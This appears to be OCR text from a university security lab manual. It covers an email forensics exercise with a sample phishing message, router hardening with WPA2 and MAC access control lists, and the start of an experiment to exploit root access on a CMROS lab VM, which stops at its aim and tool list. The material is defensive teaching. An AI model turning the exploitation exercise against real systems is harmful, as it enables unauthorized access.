
Email Addresses			
attachment001@example.com			
Preview	Source File	Tags	
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incomplete001@example.com			
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r testmessage-id: <<incomplete001@example.com>>co	/img_EmailEvidence.E01/vol_vol5/$MFT		
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normal001@example.com			
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office@example.com			
Preview	Source File	Tags	
ustompropertyfrom: «office@example.com»to: student	/img_EmailEvidence.E01/vol_vol5/$LogFile		
fc822message-from: «office@example.com»message-to	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/attachment_email.eml		
owner : «office@example.com»date created : 202	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/attachment_email.eml		
rs--e-mail from : «office@example.com»;e-mail to : stu	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/attachment_email.eml		
type : emailId : «office@example.com«	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/attachment_email.eml		
1sps<«office@example.com»laboratory trainin	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/attachment_email.eml:OECustomPr		
security-alert@example-test.com			
Preview	Source File	Tags	
ustompropertyfrom: «security-alert@example-test.com	/img_EmailEvidence.E01/vol_vol5/$LogFile		
fc822message-from: «security-alert@example-test.com	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/suspicious_email.eml		
headers-----from: «security-alert@example-test.com»to	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/suspicious_email.eml		
owner : «security-alert@example-test.com»date create	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/suspicious_email.eml		
type : emailId : «security-alert@example-test.com«	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/suspicious_email.eml		
1sps<«security-alert@example-test.com»urgent - acco	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/suspicious_email.eml:OECustomPr		




Review Status	ID	Tags
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Undecided	security-alert@example-test.co	
Undecided	sender@example.com	
Undecided	student@example.com	
Undecided	student@example.com	
Undecided	student@example.com	
Undecided	student@example.com	
Undecided	teacher@example.com	



Date Created	Description	Owner	Source File	Tags
	Incomplete Header Test	sender@example.com	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/incomplete_email	
2026-08-11 04:30:00 IST	Information Security Lab	teacher@example.com	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/normal_email.em	
2026-08-11 05:45:00 IST	URGENT - Account Verification Requir	security-alert@example-test.co	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/suspicious_email	
2026-08-11 06:30:00 IST	Laboratory Training Material	office@example.com	/img_EmailEvidence.E01/vol_vol5/Email_Forensics_Lab/attachment_emai	


Home
Excel.xlsx
New
Sign in
Upgrade now
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Tools
Smart Toolbox
Unsynchronized
Share
Format Painter
Paste
Calibri
11
Orientation
Wrap Text
Merge and Center
General
Rows and Columns
Worksheet
Conditional Formatting
Table Styles
Cell Styles
Fill
AutoSum
Sort
Filter
Freeze Panes
Find and Replace
Smart Toolbox
Settings
A1
Tag
Tag File Comment User Name Modified Time Changed Time Accessed Time Created Time Size (Bytes Hash
Summary
E-Mail Messages
Accounts_Email
Metadata
Tagged Files
Tagged Results
100%


Home
Excel.xlsx
New
Sign in
Upgrade now
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Tools
Smart Toolbox
Unsynchronized
Share
Format Painter
Paste
Calibri
11
Orientation
Wrap Text
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General
Rows and Columns
Worksheet
Conditional Formatting
Table Styles
Cell Styles
Fill
AutoSum
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Filter
Freeze Panes
Find and Replace
Smart Toolbox
Settings
A1
Result Type
Result Type Tag Comment Source File User Name
Summary
E-Mail Messages
Accounts_Email
Metadata
Tagged Files
Tagged Results
100%

EXPERIMENT 8:Implement Wi-Fi security(WPA2,IP based,MAC based)


Steps:

Step1:Connect Cables and power source to the Wi-Fi router(tp-link)


and system device

Step2:Using Web browser enter router ip address(192.168.0.1)

Step3:In network map option which contains Internet,Archer C6,Mesh devices,Internet IP addresses and WAN MAC address



Step4:In Internet Option Choose “Dynamic IP” under Internet Connection Type and “Use default MAC address” under Router MAC address




Step5:In Wireless Option enable either smart connect ,2.4 Ghz or 5 Ghz

5.1:Choose network name(SSID) as “ICS_LAB”


5.2:Enter password(eg:123456789)


5.3:Choose security as WPA2-PSK[AES] and click save



Step6:In advanced option, click security→access control,enable access control

In access mode enable Allow List and add devices,if any suspicious devices found enable Deny List


Archer C6
Not secure
192.168.0.1/#accessControl
Ask Gemini
Verify that it's you
tp-link | Archer C6
Search
TP-Link ID
Log Out
UPDATE
Network Map
Internet
Wireless
Advanced
Quick Setup
Operation Mode
Network
TP-Link ID
EasyMesh
Wireless
NAT Forwarding
Parental Controls
QoS
Security
Firewall
Access Control
IP & MAC Binding
ALG
Access Control
Control the access to your network from the specified devices.
Access Control:
Access Mode:
Deny List
Block access to your network from devices in the list.
Allow List
Deny List Clients: 5
Add
Device Type
Device Name
MAC Address
Modify
I2304
32-43-F2-BB-8D-3B
Vijay-s-A15
5A-60-F3-04-08-A2
Vijay-s-A15
A2-3A-79-3B-BA-12
SUPPORT
BACK TO TOP
Activate Windows
Go to Settings to activate Windows.
Search
12:49 PM
9/17/2026


Archer C6
Not secure
192.168.0.1/#accessControl
Ask Gemini
Verify that it's you
tp-link | Archer C6
Search
TP-Link ID
Log Out
UPDATE
Network Map
Internet
Wireless
Advanced
Quick Setup
Operation Mode
Network
TP-Link ID
EasyMesh
Wireless
NAT Forwarding
Parental Controls
QoS
Security
Firewall
Access Control
IP & MAC Binding
ALG
Deny List Clients: 5
Add
Device Type
Device Name
MAC Address
Modify
I2304
32-43-F2-BB-8D-3B
Vijay-s-A15
5A-60-F3-04-08-A2
Vijay-s-A15
A2-3A-79-3B-BA-12
Vijay-s-A15
DE-E1-74-24-72-ED
Vijay-s-A15
7A-C8-5F-7F-CE-78
SUPPORT
BACK TO TOP
Activate Windows
Go to Settings to activate Windows.
Search
12:49 PM
9/17/2026

Experiment-9
Analyze and exploit the root system of CMROS.

Presented By:-

Penugonda Anusha

Assistant Professor

CSE(Data Science)

Aim:-


To identify and analyze vulnerabilities in the CMROS system and understand how insecure configurations can lead to unauthorized and root-level access.

- **Requirements**
  1. VMware Workstation
  2. CMROS Virtual Machine
  3. Kali Linux Virtual Machine
  4. Nmap-Zenmap GUI(network scanning)
  5. WinSCP (file transfer tool)
  6. Wireshark (for packet analysis)

